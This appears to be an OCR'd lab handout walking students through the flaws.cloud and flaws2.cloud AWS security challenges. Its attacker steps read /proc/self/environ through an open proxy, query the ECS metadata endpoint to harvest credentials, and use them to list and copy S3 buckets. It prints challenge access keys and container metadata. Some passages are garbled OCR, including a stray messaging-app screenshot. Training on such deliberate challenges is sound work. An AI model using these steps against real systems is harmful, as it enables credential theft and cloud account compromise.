


7. flaws: Level 6

- The specific permissions given by the policy for the version that is currently attached to the user. Note that the version is obtained in the previous step. Specific The policy information on the additional policy using the policy's ARN obtained in the previous listing:

```
aws iam get-policy-version  --policy-arn <PolicyArn> --version-id <DefaultVersionId> --profile level6
```

- What Action on what Resource does this policy allow? Security audit capabilities via lambda function ‘level6’
-



As part of the output, the policy lists the REST API ID it has been given access to via the `Condition` field. Pulling the ID out of output, we can then list its stages. Stages are different deployments for an API. For example, a function might have a development stage and a production stage that it might associate with an endpoint. Use the command below to list the stages for the API.


```
aws apigateway get-stages --rest-api-id "s33ppypa75" --profile level6
```

The listing reveals the name of the stage associated with the API. We can now access the API via its URL.

https://*s33ppypa75.execute-api.us-west-2.amazonaws.com/<stageName>/level6*

Step 4:

The URL revealed takes you to the end of the exercise.

- Take a screenshot of it for your lab notebook.
- 

4.5: flaws2.cloud

2. flaws2 Attacker: Level 1

Step 4:

After creating this profile, we can now learn more about the credentials we've just obtained. On AWS, short-term tokens are typically issued to temporarily authenticate requests using AWS's Secure Token Service (STS). Since the prior step has given us access to a token, we can use an STS command to identify the AWS Account being used to run the entire site.

- Take a screenshot showing this account via the command below

```
aws sts get-caller-identity --profile level1
```

Step 5:

We can use the credentials to then to list the contents of the bucket servicing the level.


```
aws s3 ls s3://level1.flaws2.cloud --profile level1
```

Step 6:

From here, we see a secret HTML file in the bucket and can copy it to our local machine.


```
aws s3 cp s3://level1.flaws2.cloud/secret-ppxV...Nco.html --profile level1 .
```


- Take a screenshot showing the secret URL in the file



3. flaws2 Attacker: Level 2

- Take a screenshot of the successful login.


Not Secure | container.target.flaws2.cloud/proxy/http://flaws.cloud
Update
Welcome to the flAWS challenge!
Brought to you by Scott Piper of Summit Route,
an independent AWS security consultant.
I offer training if you're interested in learning more about AWS security.
MADLER
Yesterday Flaws2.cl...
Madler
Monday A2
You can pick peop...
Saturday London po...
March 2, 2022 at 3:07 PM
MADLER


Open the photo browser, or
MADLER
3:07 PM Flaws2.cloud:
Madler
Monday A2
You can pick peop...
Saturday London po...
thunderCTF notes:
Friday Christina_Bur...
Yes
Thursday No additio...
March 2, 2022 at 3:07
MADLER
Flaws2.cloud:
export AWS_ACCESS_KEY_ID=pLMjc
Gq50SkCTtsim9KQG90J562jyGMq96
export AWS_SECRET_ACCESS_KEY=
Gq50SkCTtsim9KQG90J562jyGMq96

-

4. flaws2 Attacker: Level 3


Step 1:

Access the proxy to have it retrieve http://google.com

http://container.target.flaws2.cloud/proxy/http://google.com

It is possible for one to include a file:/// URI to see whether the proxy is vulnerable to a local file include attack.


- To test this, take a screenshot of the output when using the request below



In Linux sensitive process information can be accessed via `/proc` in the file system. The symbolic link `'self'` points to the current PID that one is attempting to access information from. Point the URI to the one below.

`http://container.target.flaws2.cloud/proxy/file:///proc/self/environ`

- Take a screenshot of the environment variables for the process running the container.



Make a note of the variables specific to AWS.


Step 2:

The environment variables include `ECS_CONTAINER_METADATA_URI` which points to the location where Metadata for the container are stored. For containers running on AWS's Elastic Container Service (ECS), the Metadata service resides on a private IP address that is not globally routable and cannot be reached directly from external networks. Unfortunately, we have a proxy that we can trick that will access this internal service. The URI of the internal service's resources should have a format similar to below:

`http://169.254.170.2/v3/c880...5a1`

- Use the proxy to access the contents of the URI above and take a screenshot of its output.

{"DockerId":"00959a2671f6462e918bcd864e26f38a-3779599274","Name":"level3","DockerName":"level3","Image":"653711331788.dkr.ecr.us-east-1.amazonaws.com/level2","ImageID":"sha256:513e7d8a5fb9135a61159fbfbc385a4beb5ccbd84e5755d76ce923e040f9607e","Labels":{"com.amazonaws.ecs.cluster":"arn:aws:ecs:us-east-1:653711331788:cluster/level3","com.amazonaws.ecs.container-name":"level3","com.amazonaws.ecs.task-arn":"arn:aws:ecs:us-east-1:653711331788:task/level3/00959a2671f6462e918bcd864e26f38a","com.amazonaws.ecs.task-definition-family":"level3","com.amazonaws.ecs.task-definition-version":"3"},"DesiredStatus":"RUNNING","KnownStatus":"RUNNING","Limits":{"CPU":2},"CreatedAt":"2022-02-02T03:52:02.440656853Z","StartedAt":"2022-02-02T03:52:02.440656853Z","Type":"NORMAL","Networks":[{"NetworkMode":"awsvpc","IPv4Addresses":["172.31.50.59"]}],"Health":{"status":"UNHEALTHY","statusSince":"2022-02-02T03:54:04.128790267Z","exitCode":255,"output":"OCI runtime exec failed: exec failed: container_linux.go:380: starting container process caused: exec: \"exit 0\": executable file not found in $PATH: unknown"}}



Step 3:

Go back to the AWS CLI and use these credentials to create another profile called `level3` in `~/.aws/credentials`


```
[level3]
aws_access_key_id = ASIA...JAG
aws_secret_access_key = PmWs...Ws
aws_session_token = FwoG...w==
```

Use the profile to list all of the buckets the container has access to

```
aws s3 ls --profile level3
```

The buckets listed correspond to the URLs for each level. Visit the last URL.

- Take a screenshot of the site.



5. flaws2 Defender: Objective 1

Step 1:


The credentials for the Defender are given at http://flaws2.cloud/defender.htm. Create a profile called `security` with them in `~/.aws/credentials`

```
[security]
aws_access_key_id = AKIAIUFNQ2WCOPTEITJQ
aws_secret_access_key = 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
```

The profile's default settings can be specified in another file at `~/.aws/config`. Specify a region and an output format for aws command by including the following in the file:

